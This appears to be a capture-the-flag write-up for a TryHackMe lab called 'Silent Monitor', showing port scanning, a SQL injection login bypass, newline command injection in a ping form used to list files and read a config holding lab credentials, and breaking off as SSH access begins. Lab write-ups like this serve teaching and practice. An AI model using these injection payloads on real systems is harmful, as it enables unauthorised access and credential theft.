

Welcome back. Today we have a new TryHackMe challenge called Silent Monitor.
Challenge Info
## Green Lights, Dark Corners
CorpNet's internal network operations centre has been running quietly for years. Monitoring hosts, logging events, and keeping the infrastructure alive. Or so it seems. A tip from a disgruntled contractor suggests that someone on the NOC team has been cutting corners, leaving doors open, and hiding things in places no one thinks to look.
The portal is up. The services show green. The audit log looks clean.
But clean logs can be written by anyone.
Your job is to get in, move through the system, and find out what is really running behind the secret dashboard.From the description, we are dealing with an internal Network Operations Centre portal. This usually means there may be a dashboard, monitoring features, and backend functions that interact with the system.
Enumeration
The first step is to scan the target for open ports and services:
nmap -sV 10.128.158.80Result:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-05 01:58 +0100Nmap scan report for 10.128.158.80Host is up (0.087s latency).Not shown: 998 closed tcp ports (reset)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)5050/tcp open http Werkzeug httpd 2.0.2 (Python 3.10.12)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 11.43 secondsWe have two interesting open ports:
22/tcp: SSH5050/tcp: HTTP web server, likely a Python/Werkzeug application
Since SSH usually needs credentials, I started with the web service on port 5050.
Web Application
I opened the website:
http://10.128.158.80:5050
The website is a portal for a Network Operations Centre. There is no obvious login page on the homepage, but some small details may be useful later.

I noticed the NOC portal version and some hints. Since there was no clear path from the homepage, I moved to directory brute forcing.
Directory Discovery
I used dirsearch to look for hidden paths:
dirsearch -u http://10.128.158.80:5050 -x 403,404Important result:
Target: http://10.128.158.80:5050/
[02:04:41] Starting:[02:06:33] 200 - 9KB - /internal
Task CompletedWe found a hidden path:
/internalI opened it in the browser:

Login Bypass With SQL Injection
I tried some default credentials, but they did not work. Since this was a login form, I tested for a SQL injection login bypass.
Payload:
username = admin' OR '1'='1'-- -password = Anything
The bypass worked, and I was able to access the internal dashboard.
Technically, this means the application is likely building a SQL query directly with user input, something like this:
SELECT * FROM users WHERE username = '<username>' AND password = '<password>';When we submit:
admin' OR '1'='1'-- -the condition OR '1'='1' is always true, and -- - comments out the rest of the query.
Host Health Page
After logging in, I went to the Host Health page.

This page lets us enter a target, then the application runs ping and shows the result. This kind of feature can be dangerous if the application passes user input directly to a shell command.
I tried entering an unusual value to see if we could trigger an error:

The error showed that the command is being executed through a shell. This is a strong sign of command injection.
Command Injection
I tried several command separators, such as pipes, but they did not work for me. Then I used Burp Suite and tested newline injection with %0A.
The request used a parameter called target:
POST /internal/health HTTP/1.1Host: 10.128.158.80:5050Content-Type: application/x-www-form-urlencoded
target=127.0.0.1%0Als%0A is a URL-encoded newline. So the backend likely handled it like this:
ping -c 2 -W 1 127.0.0.1lsThis allowed us to run a second command after ping.

The response showed some interesting files:
app.pynetops.dbsecret.configtemplatesThe file secret.config clearly looks important, so I tried to read it.
Reading secret.config
I used the same command injection to read the file:
target=127.0.0.1%0Acat+secret.config
The file contains the application configuration. It also includes credentials for a backup agent:
# netops application config# generated: 2026-01-03
[database]path = /opt/netops/netops.dbtimeout = 5
[app]host = 0.0.0.0port = 5050log_path = /var/log/netops/app.log
[auth]session_lifetime = 1800
# service account used by the backup agent# TODO: migrate to secrets manager before Q2 audit[backup_agent]run_as = sysadminpassword = S3cur3Backup$Acc3ss!
[smtp]host = 127.0.0.1port = 25from = noc-alerts@corp.internalThe important credentials are:
username: sysadminpassword: S3cur3Backup$Acc3ss!Since SSH is open, I tested these credentials there.
SSH Access
I logged in with SSH:
